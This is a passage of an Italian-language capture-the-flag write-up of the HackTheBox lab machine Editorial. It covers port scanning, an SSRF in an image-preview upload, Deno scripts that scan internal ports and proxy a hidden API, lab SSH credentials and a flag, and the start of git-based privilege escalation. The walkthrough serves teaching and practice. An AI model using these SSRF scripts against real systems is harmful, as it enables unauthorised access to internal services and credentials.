Editorial è una macchina di livello facile basata su Linux. Il penetration testing di questa macchina ha richiesto meno tempo durante la fase di information gathering rispetto alla macchina precedente. Il servizio web esposto implementava una funzione di preview di un'immagine, caricabile tramite URL o upload. Questa funzione ha insospettito notevolmente ed è, infatti, luogo di una vulnerabilità SSRF. Questa vulnerabilità ha consentito di avere accesso a un'API sulla macchina del server ed ottenere delle credenziali per collegarsi tramite SSH, ottenendo in questo modo la prima flag. La privilege escalation, invece, ha sfruttato una vulnerabilità nota di una libreria Python per la gestione di repository git.

4.1 Information gathering

Il secondo penetration test si è svolto sulla macchina Editorial. Una volta avviata l'indirizzo fornito da HackTheBox è 10.10.11.20. Mantenendo attiva la VPN è possibile iniziare la fase di information gathering. Anche in questo caso il primo step è l'enumerazione delle porte attive e dei servizi. Poiché nella scorsa macchina si sono identificati servizi piuttosto comuni, si sceglie questa volta di eseguire una scansione veloce di Nmap con l'opzione -F. Il comando completo, quindi, è il seguente: `sudo nmap -sS -sC -sV -F 10.10.11.20`. In pochissimo tempo il programma elenca in output due servizi simili alla macchina precedente (Figura 4.1). Il servizio SSH si trova in esecuzione sulla porta 22; si trova un server web sulla porta 80, questa volta Nginx invece che Apache. Si evita totalmente la più lenta scansione UDP; indagando sul servizio web, una sua funzione attira molto presto l'attenzione.

```
Nmap scan report for editorial.htb (10.10.11.20)
Host is up (0.15s latency).
Not shown: 98 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: Editorial Tiempo Arriba
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 4.1: Scansione veloce dei servizi attivi con Nmap

In modo simile a quanto avviene per la macchina precedente, l'inserimento nella barra dell'URL del browser dell'indirizzo `http://10.10.11.20` causa un redirect. Anche in questo caso, per poter accedere al sito, è necessario aggiungere il dominio `editorial.htb` al file `/etc/hosts`. Risolto il problema della risoluzione del dominio, si accede a quello che sembra il sito dell'attività di una casa editrice che gestisce delle pubblicazioni (Figura 4.2).




Figura 4.2: Home page del sito web `http://editorial.htb`

Il sito web ha diverse funzioni non implementate, come la barra di ricerca o l'iscrizione alla newsletter nella home page. Sono presenti, però, altre due pagine. La sezione "About" contiene soltanto un'immagine e del testo poco significativo. La pagina "Publish with us", invece, mostra un form da compilare per l'invio di una candidatura per scrivere con l'editore. In cima al form sono presenti due input per l'inserimento di un'immagine di copertina, tramite URL o tramite upload, e un pulsante per visualizzarne un'anteprima (Figura 4.3)

The screenshot shows a form titled 'Book information'. It contains a text input for 'Cover URL related to your book or' and a 'Browse...' button. To the right of the 'Browse...' button is a text area that says 'No file selected.' and a 'Preview' button. Below these are two more text inputs: 'Book name' and 'Tell us about your book'.

Figura 4.3: Porzione superiore del form di candidatura per una pubblicazione

Confermando l'immissione dei dati, utilizzando il pulsante in fondo al form, i dati inseriti sono effettivamente trasmessi e la pagina è ricaricata con un messaggio. Il sito informa soltanto che la candidatura sarà presa in considerazione e non fornisce nessuna informazione aggiuntiva. Ispezionando il codice HTML della pagina, si scopre, in realtà, che sono presenti due form separati. Il primo contiene soltanto gli elementi della prima riga, URL e upload dell'immagine di copertina; il secondo, invece, contiene il resto dei dati della candidatura. Nella pagina, inoltre, è presente un tag script, di cui si riporta il contenuto formattato di seguito:

```
1 document.getElementById("button-cover").addEventListener("click", function (e) {
2     e.preventDefault();
3     var formData = new FormData(document.getElementById("form-cover"));
4     var xhr = new XMLHttpRequest();
5     xhr.open("POST", "/upload-cover");
6     xhr.onload = function () {
7         if (xhr.status === 200) {
8             var imgUrl = xhr.responseText;
9             console.log(imgUrl);
10            document.getElementById("bookcover").src = imgUrl;
11
12            document.getElementById("bookfile").value = "";
13            document.getElementById("bookurl").value = "";
14        }
15    };
16    xhr.send(formData);
17 });
```

Lo script, come unico scopo, implementa la funzione di anteprima della copertina, alterando il regolare comportamento del pulsante di submit "Preview". L'evento di click, invece di ricaricare la pagina, provoca l'invio di una richiesta XHR. I dati del form sono raccolti ed inclusi nella richiesta tramite la classe `FormData`. Come spiegato nella documentazione MDN¹, questa classe, compatibile con il metodo `send` dell'`XMLHttpRequest`, fornisce un modo semplice di inviare coppie chiave-valore con lo stesso formato di un normale form con un encoding `multipart/form-data`. Il contenuto del file caricato è inviato con nome `bookfile`; l'URL immesso, invece, viene inviato con nome `bookurl`. La risposta del server, apparentemente, contiene soltanto il testo dell'URL a cui si trova l'immagine da inserire nell'anteprima.

All'arrivo della risposta, oltre all'aggiornamento della preview e al reset degli input, non accade niente altro. L'immagine scelta, o il suo URL, non è inserita nel form principale e, di conseguenza, non è inclusa nella candidatura. Questo aspetto invita ulteriormente ad indagare singolarmente sulla funzione di preview.

Le funzioni di input e di upload, in generale, possono essere soggette a numerose vulnerabilità, sia lato client che server. Il primo tipo di vulnerabilità richiede che la pagina restituisca dati inseriti dall'utente in modo insicuro. L'unica parte della pagina controllabile è l'anteprima della copertina; questa, tuttavia, è aggiornata in modo sicuro dallo script modificando il tag `src` dell'immagine.

Si prosegue, quindi, ad indagare meglio sul comportamento delle richieste lato server, analizzando in dettaglio le due modalità di scelta dell'immagine. Si inizia testando l'upload; proviamo, ad esempio, ad inviare un file con un'estensione diversa da un'immagine. Tentiamo l'invio di una pagina con estensione `.php`; se questa fosse caricata ed eseguita si potrebbe ottenere l'esecuzione di codice lato server, come avvenuto nella macchina precedente. Il file viene caricato con successo; l'anteprima, a differenza di una vera immagine, non riesce ad

¹<https://developer.mozilla.org/en-US/docs/Web/API/FormData>

essere caricata dal browser (Figura 4.4). L'URL aggiornato dell'origine dell'immagine è il seguente:

```
1 /static/uploads/87fe5fb5-173c-4d9c-82b7-471ba17c4387
```

Si nota che il nome del file è sostituito con un UUIDv4 e l'estensione è stata rimossa, questo è un comportamento sicuro. Richiedendo al browser direttamente l'indirizzo in questione si avvia il download del suo contenuto; il web server è, quindi, configurato correttamente e non elabora la pagina. Invece, quando l'URL è inserito all'interno di `src`, il browser tenta comunque di caricarne il contenuto come immagine. Il formato delle immagini è, infatti, riconosciuto tramite i *magic bytes* iniziali del contenuto; per questo motivo i file contenenti un'immagine valida, anche rinominati e senza estensione, sono visualizzati correttamente.




Figura 4.4: Confronto delle anteprime prima e dopo l'upload

Poiché l'upload dei file sembra sicuro, proseguiamo ad indagare sulla scelta dell'immagine tramite URL. I comportamenti del server che possiamo aspettarci sono due: nel caso più semplice, esso potrebbe riutilizzare lo stesso indirizzo immesso come origine dell'immagine; alternativamente, il server potrebbe scaricare l'immagine all'indirizzo scelto, salvarla tra le proprie risorse pubbliche e restituire un nuovo URL associato. Generalmente si utilizza la seconda soluzione. La prima tecnica, infatti, potrebbe fare affidamento su risorse esterne di server non controllati; queste potrebbero non essere raggiungibili o anche modificate in seguito. Usare la seconda tecnica, se implementata bene, è quindi più sicuro. Inserendo l'indirizzo di un'immagine qualsiasi preso da Internet, il server impiega molto tempo per processare la richiesta e fornire la risposta; infine, reimposta l'immagine a quella di default; questo potrebbe indicare che la macchina non connessa ad Internet fallisca a scaricare l'immagine entro un certo tempo. Proviamo, quindi, ad utilizzare l'indirizzo di un'immagine del sito:

```
1 http://editorial.htb/static/images/pexels-janko-ferlic-590493.jpg
```

Anche in questo caso, dopo circa 20 secondi, si verifica un comportamento simile. Invece, quando si inserisce un URL non valido, il server risponde subito con l'immagine di default. Si ha quasi la certezza, quindi, che il server, ricevuto un URL valido, provi a scaricarne il contenuto. Per verificare questa ipotesi occorre un URL che sia raggiungibile dal server.

Un'ottima idea, in questa situazione, potrebbe essere avviare un server web sulla nostra macchina. In realtà, non abbiamo neanche bisogno di rendere accessibile un'immagine; è sufficiente avviare un server TCP per vedere se viene effettuata una richiesta HTTP dal server di Editorial. A questo scopo utilizziamo Netcat con il comando: `netcat -lvpnp 8000`. Il server inizia l'ascolto sulla porta 8000. Nell'input dell'URL dobbiamo inserire il nostro IP; poiché siamo nella stessa rete locale della macchina Editorial, utilizziamo l'IP `10.10.14.13`, associato all'interfaccia di rete `tun0` della VPN. Poiché la porta non è la standard 80, l'indirizzo dovrà includerla: `http://10.10.14.13:8000`. Possiamo anche aggiungere all'URL `/image.png` come path, questo non cambia molto, potrebbe, però, consentire di superare qualche verifica sull'indirizzo eseguita a priori. Inviato questo URL, riceviamo effettivamente una richiesta `GET` per l'immagine dal server di Editorial (Figura 4.5).

La ricezione della richiesta segna una svolta significativa. L'header `User-Agent` rivela che la richiesta è stata effettuata utilizzando la libreria `requests` di Python. Possiamo

```
Listening on 0.0.0.0 8000
Connection received on 10.10.11.20 33904
GET /image.png HTTP/1.1
Host: 10.10.14.13:8000
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

Figura 4.5: Output dell'ascolto sulla porta 8000 con Netcat

assumere, quindi, che il server dietro Nginx sia scritto in un framework come Django. La gestione lato server delle anteprime delle immagini, così come il codice nel front-end, è probabilmente codice originale dello sviluppatore del sito. La presenza all'interno di qualsiasi funzione di richieste originate lato server implica il rischio di vulnerabilità di tipo SSRF.

L'informazione più importante, quindi, è il fatto stesso che il server effettui delle richieste. Prima di indagare su una specifica tipologia di vulnerabilità raccogliamo ancora un po' di informazioni. Netcat ha consentito rapidamente di verificare una nostra ipotesi; esso non consente, però, di sapere cosa accade se si risponde alle richieste del server con un'immagine. Ha senso, quindi, adesso, avviare un vero server HTTP, ad esempio con `python -m http.server`, e verificare che un'immagine sia effettivamente mostrata in anteprima. Si verifica, come atteso, che il server Editorial richiede l'immagine al server locale (Figura 4.6), la salva tra le sue risorse e fornisce il nuovo indirizzo nello stesso formato dei file di cui si effettua l'upload:

```
1 static/uploads/6e7258f2-2312-4cf8-972a-07b3ca71f8f9
```

Si osserva che, inviando l'URL di un file che non ha l'estensione di un'immagine o non è un'immagine, il suo contenuto è presente comunque nel file all'indirizzo inserito in `src`.

```
[stefano@arch ~/HackTheBox/Editorial]$ ls public
image.png
[stefano@arch ~/HackTheBox/Editorial]$ python -m http.server

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.20 - - [28/Nov/2024 19:54:38] "GET /public/image.png HTTP/1.1" 200 -
```

Figura 4.6: Uso di Python per fornire un'immagine con un server HTTP

Ottenuto tale risultato, proseguiamo a indagare sull'ipotesi di una vulnerabilità SSRF. In un certo senso, se non fossimo in una VPN, sarebbe già possibile affermare che è presente una vulnerabilità di questo tipo. Siamo già riusciti ad inviare una richiesta ad una macchina (la nostra) sulla rete locale del server. Se il sito di Editorial fosse accessibile pubblicamente tramite Internet, chiunque potrebbe sfruttare la funzione "Preview" per visualizzare file, non necessariamente di immagini, da un server sulla nostra macchina. Nel caso in cui questo server contenga informazioni riservate, e non sia quindi accessibile da fuori dalla rete locale, le richieste forgiate in questo modo pongono un rischio alla confidenzialità. Ritornando al nostro penetration test, anche se siamo già nella stessa rete locale, possiamo provare comunque ad utilizzare le richieste del server per accedere a risorse ancora più locali, ovvero altri servizi in esecuzione sulla macchina stessa. L'enumerazione dei servizi condotta all'inizio di questa fase si limita soltanto a verificare quali servizi siano presenti sulle porte aperte; non è assolutamente sicuro che per tutti i servizi in esecuzione sia abilitato il *port forwarding*.

Vogliamo, quindi, provare ad inviare delle richieste sulla macchina stessa. In realtà, abbiamo già fatto questo tentativo; tuttavia, forse abbiamo commesso un errore. Abbiamo inviato

L'URL di un'immagine del sito contenete `editorial.htb` come dominio; forse neanche il server è configurato per risolverlo. In ogni caso, un'idea migliore è inviare `127.0.0.1`, versione esplicita di `localhost`. Osserviamo un comportamento particolare: la risposta di `http://127.0.0.1:80` impiega molto tempo. Utilizzando porte casuali al posto di `80`, invece, il server risponde immediatamente con l'immagine di default; questo comportamento si è osservato precedentemente con gli URL non validi. Le porte, però, sono parte degli URL e sono state utilizzate precedentemente, come la porta `8000`. Questo comportamento ambiguo sembra strettamente correlato al fatto che sulla porta `80` di Editorial sia presente un web server. Potenzialmente, quindi, sono presenti anche altri servizi. Testare le porte a mano richiede troppo tempo e le porte più comuni non esibiscono alcun comportamento anomalo.

4.2 Exploitation

L'exploitation, nel caso di questo penetration test, è il continuo immediato della fase di information gathering. Seppure in assenza di totale certezza, il comportamento identificato nella fase precedente è altamente sospetto della presenza di una SSRF sfruttabile. Prima della scrittura di un exploit occorre un riassunto essenziale di quella che si ritiene la vulnerabilità, tralasciando dettagli superflui della funzione in cui si trova. Una SSRF è un problema totalmente legato al server; nel caso particolare, si ipotizza, alla seguente sequenza di azioni:

1. il server riceve un URL negli input di una richiesta `POST` (encoding multipart);
2. il server effettua una richiesta `GET` all'URL inviato, anche se il target host è locale;
3. il server salva la risposta alla richiesta nel file `static/uploads/[UUIDv4]`;
4. il server risponde alla richiesta `POST` con il percorso pubblico del file generato.

Nel caso, invece, in cui la richiesta `GET` al Punto 2 fallisca, il server risponde alla richiesta `POST` con un percorso di default. Inviando delle richieste, con alcuni valori di porte casuali, per l'URL `http://127.0.0.1:[PORT]`, la risposta del server è sempre il percorso di default. Questo avviene anche per la porta `80`, ma dopo un periodo di tempo molto più lungo. Al fine di trovare altre porte con un comportamento anomalo si intende automatizzare le richieste `POST` variando la porta dell'URL inviato. Di seguito, si propone una soluzione tramite uno script. In alternativa, questo lavoro può essere velocizzato da strumenti che supportano funzioni di *fuzzing*, come Gobuster. L'uso di questi strumenti richiede la conoscenza nel dettaglio delle loro opzioni e non è mai flessibile quanto il codice per richieste più elaborate.


```
1 function postRequest(port) {
2   const formData = new FormData();
3   formData.append("bookurl", "http://127.0.0.1:" + port);
4   formData.append("bookfile", new Blob(), "");
5
6   const controller = new AbortController();
7   setTimeout(() => controller.abort(), 1000);
8   return fetch("http://editorial.htb/upload-cover", {
9     method: "POST",
10    body: formData,
11    signal: controller.signal,
12  }).then((response) => response.text()).catch(() => "Timeout");
13 }
14
15 const commonPorts = "SecLists/Discovery/Infrastructure/common-http-ports.txt";
16 const ports = Deno.readTextFileSync(commonPorts).trim().split("\n");
17 for (const port of ports) console.log(port, await postRequest(port));
```

Lo script realizzato è eseguibile con Deno, un moderno interprete JavaScript con focus sulla parità con le API dei browser; questo consente di utilizzare direttamente la stessa classe `FormData`, presente nello script browser di Editorial. L'invio delle richieste è realizzato tramite la potente funzione `fetch`. Ipotizzando che, magari, più porte si sarebbero comportate come la 80, si è implementato un timeout per interrompere le richieste senza risposta dopo un secondo. Il metodo `catch` gestisce questa eccezione, assumendo che sia l'unica a verificarsi. Per l'elenco delle porte da testare si è scelto nuovamente di ricorrere alla raccolta `SecLists`, essa contiene un elenco con le porte più utilizzate per i servizi HTTP. Questa scelta si rivela vincente; alla prima esecuzione dello script si scopre che, per la porta 5000, il server risponde con il percorso di un file negli upload (Figura 4.7). Questo significa, quindi, che il server ha eseguito tutti e quattro i punti elencati precedentemente e la vulnerabilità SSRF è presente.

```
[stefano@arch ~/HackTheBox/Editorial]$ deno run --allow-all ping.js
66 /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
80 Timeout
81 /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
443 /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
...
4100 /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
5000 static/uploads/2f60e938-c669-46c4-9c54-378a4961cf12
5432 /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
```

Figura 4.7: Porzione dell'output dello script per il fuzzing

Poiché il file aggiunto negli upload contiene la risposta della richiesta lato server sulla porta 5000, ci interessa conoscere il suo contenuto. Procediamo, quindi, a scaricarlo tramite il browser. Aprendo il file con un editor di testo vediamo che si tratta di un file JSON (Figura 4.8).



```
File Edit View Search Tools Documents Help
2f60e938-c669-46c4-9c54-378a4961cf12 x
{"messages":[{"promotions":{"description":"Retrieve a list of all the promotions in our library.", "endpoint":"/api/latest/metadata/messages/coupons", "methods":["GET"]}, {"new_author_metadata/messages/authors", "methods":["GET"]}, {"platform_use":{"description":"Retrieve examples of how to use the how_to_use_platform", "methods":["GET"]}, {"version":{"changelog":{"description":"Retrieve a list of all the version {"description":"Retrieve the last version of api.", "endpoint":"/api/latest/metadata", "methods":["GET"]}]}
```

Figura 4.8: Contenuto del file al percorso associato alla porta 5000

In base al contenuto, apparentemente, quindi, sulla porta 5000 della macchina Editorial è presente un server HTTP di una qualche API. Il file documenta, inoltre, alcune rotte dell'API che, in modo estremamente conveniente per noi attaccanti, richiedono il metodo `GET`. Possiamo, quindi, continuare a sfruttare la vulnerabilità per accedere alle risorse degli altri endpoint dell'API. Questo potrebbe essere fatto manualmente, inviando la richiesta di anteprima dell'immagine all'URL `http://127.0.0.1:5000/[endpoint]` e scaricando ogni volta il file indicato nella risposta. Questo, però, è un modo troppo lento; possiamo, invece, riadattare rapidamente lo script utilizzato per indagare sulle porte. Lo script effettua già la richiesta `POST` nel formato di cui abbiamo bisogno nella funzione `postRequest`; per riutilizzarla, però, dobbiamo effettuare alcune piccole modifiche. Come prima cosa, fissiamo come porta dell'URL la porta 5000 e consentiamo di scegliere il percorso. Effettuiamo, inoltre, un'ulteriore richiesta `fetch`, di tipo `GET`, per scaricare il file al percorso restituito nella risposta, automatizzando il download del suo contenuto. Di seguito si riporta il codice aggiornato:

```

1 function postRequest(path) {
2   const formData = new FormData();
3   formData.append("bookurl", "http://127.0.0.1:5000" + path);
4   formData.append("bookfile", new Blob(), "");
5
6   return fetch("http://editorial.htb/upload-cover", {
7     method: "POST",
8     body: formData,
9   }).then((response) => response.text())
10    .then((data) => fetch("http://editorial.htb/" + data))
11    .then((response) => response.text());
12 }

```

Invocando la funzione `postRequest` con le rotte dell'API non esposta di Editorial, la funzione ne restituisce il contenuto come testo. Volendo esplorare l'API comodamente, possiamo implementare un server web al fine di utilizzare direttamente il browser per chiamare `postRequest`. In questo modo, si crea a tutti gli effetti un proxy che supera le porte chiuse:

```

14 Deno.serve({ port: 5000 }, async (req) => {
15   const { pathname } = new URL(req.url);
16   const headers = { "Content-Type": "application/json" };
17   return postRequest(pathname)
18     .then((data) => new Response(data, { headers }))
19     .catch(() => new Response("FAIL", { status: 500 }));
20 });

```

Eseguendo lo script abbiamo accesso alle risorse dell'API sulla porta 5000 di Editorial anche localmente sulla porta 5000. L'aggiunta dell'header `Content-Type` consente al browser Firefox di interpretare i dati efficientemente come JSON (Figura 4.9). La vulnerabilità sfruttata permette di ottenere solo i contenuti delle richieste, quindi senza gli header originali.




Figura 4.9: Visualizzazione di Firefox del JSON fornito dal proxy

Gli endpoint da visitare non sono moltissimi; è possibile seguire i percorsi manualmente. L'API contiene diverse informazioni. In una sezione changelog sono presenti diversi indirizzi email e ulteriori percorsi; apparentemente, però, questi non sono implementati. Anche la sezione dei coupon contiene soltanto email e scadenze. La sezione dedicata agli autori, invece, contiene un messaggio di default in cui sono presenti delle credenziali (Figura 4.10).

Lo username `dev` ha come password `dev080217_devAPI!@`. Immediatamente si prova ad effettuare un collegamento con `ssh dev@10.10.11.20`, la password immessa è corretta.




Figura 4.10: Rotta contenente credenziali sul proxy dell'API

Nella cartella home dell'utente `dev` si trova la prima flag della macchina (Figura 4.11).

```
[stefano@arch ~]$ ssh dev@10.10.11.20
dev@10.10.11.20's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)
...

dev@editorial:~$ ls
apps  user.txt
dev@editorial:~$ cat user.txt
64b09ald30e944539f49628c221e08be
```

Figura 4.11: Connessione SSH e lettura della flag nella home di `dev`

4.3 Privilege escalation

Effettuato l'accesso alla macchina, si inizia subito la ricerca di potenziali privilege escalation. Come prima cosa, si verifica se l'utente `dev` ha permessi particolari con `sudo`, tramite `sudo -l`; l'utente però non è abilitato ad usare `sudo`. Si inizia, quindi, ad indagare meglio sul sistema. Si esplora inizialmente la cartella `/opt`; si trova la sorgente del server web pubblico di Editorial in `/opt/apps`. La lettura del suo codice, scritto in Flask, oltre a mostrare l'implementazione della vulnerabilità, non rivela nessuna nuova informazione. È presente, anche, la cartella `/opt/internal_apps`; intuitivamente, quest'ultima contiene il codice del server dell'API. Questa cartella, inoltre, contiene anche le sotto cartelle `environment_scripts` e `clone_changes`; la prima, contiene, semplicemente, uno script per svuotare periodicamente la cartella nel file system che corrisponde alla rotta `/static/uploads`, in cui il server principale salva le immagini. La cartella `clone_changes`, invece, non risulta elencabile; si scopre che essa è di proprietà dell'utente `root` ma del gruppo di `prod` (Figura 4.12).

```
dev@editorial:/opt/internal_apps$ ls
app_api  clone_changes  environment_scripts
dev@editorial:/opt/internal_apps$ ls clone_changes/
ls: cannot open directory 'clone_changes/': Permission denied
dev@editorial:/opt/internal_apps$ ls -la
total 20
drwxr-xr-x 5 www-data www-data 4096 Jun  5 14:36 .
drwxr-xr-x 4 root      root      4096 Jun  5 14:36 ..
drwxr-xr-x 3 root      root      4096 Jun  5 14:36 app_api
drwxr-x--- 2 root      prod       4096 Jun  5 14:36 clone_changes
drwxr-xr-x 2 www-data www-data 4096 Jun  5 14:36 environment_scripts
```

Figura 4.12: Permessi delle cartelle in `/opt/internal_apps`

La nostra ricerca sembra giungere ad un punto morto. Successivamente, ritornando nella home dell'utente, ci si accorge che la cartella `apps`, ignorata precedentemente, contiene al suo interno un file `.git`. Git è il software di versioning in assoluto più utilizzato; la cartella `.git` indica che `apps` è un repository locale. Git utilizza questa cartella nascosta per immagazzinare tutta la cronologia dei commit sui vari branch del repository. I commit preservano in modo efficiente degli snapshot dello stato dei file nel repository. Anche se i file di cui è stato effettuato uno snapshot sono eliminati dal repository, come sembra essere accaduto nella cartella `apps`, la cartella `.git`, memorizzando file del codice e strutture ad albero, è in grado di ricostruire lo stato del repository. La cartella `.git` contiene, inoltre, un'enorme quantità di metadati, come, ad esempio, i messaggi degli sviluppatori sui commit.

La cartella `apps` potrebbe, quindi, contenere molte più informazioni utili di quanto sembra. Per ragioni di comodità, intendiamo effettuarne il download. Possiamo utilizzare lo strumento `scp`, basato sulla connessione SSH; la sintassi del comando per copiare localmente una cartella è la seguente: `scp -r dev@10.10.11.20:apps [destinazione]`. Poiché git struttura i suoi dati in molti file separati, la copia non è velocissima. Una soluzione per la copia di cartelle ramificate potrebbe consistere nello sfruttare il comando `zip` prima di `scp`.

Ottenuta una copia del repository sul nostro dispositivo, possiamo utilizzare `git` da linea di comando, come potevamo anche fare sulla macchina remota; oppure, possiamo anche avviare applicazioni con un'interfaccia grafica. Visual Studio Code, ad esempio, integra il supporto per i repository git. Aprendo la cartella `apps` nell'editor è possibile accedere, dalla barra di attività, alle funzioni di *source control*. La finestra laterale dell'editor, in Figura 4.13, mostra, infatti, che nel repository sono stati eliminati dei file. Dalla sezione "Changes", possiamo, in un click, annullare tutte le operazioni di eliminazione dopo l'ultimo commit. Recuperiamo in questo modo il codice sorgente dei due servizi web di Editorial. Questo codice sembra uguale a quello presente sulla macchina nella cartella `/opt`. Navigando, invece, nella sezione "Graph" possiamo vedere l'evoluzione dei commit nel branch `main`. Si nota subito una modifica sul codice che genera il messaggio in cui era esposta la password dell'utente `dev`. Si scopre che, in passato, nello stesso luogo, erano presenti delle credenziali diverse (Figura 4.14).

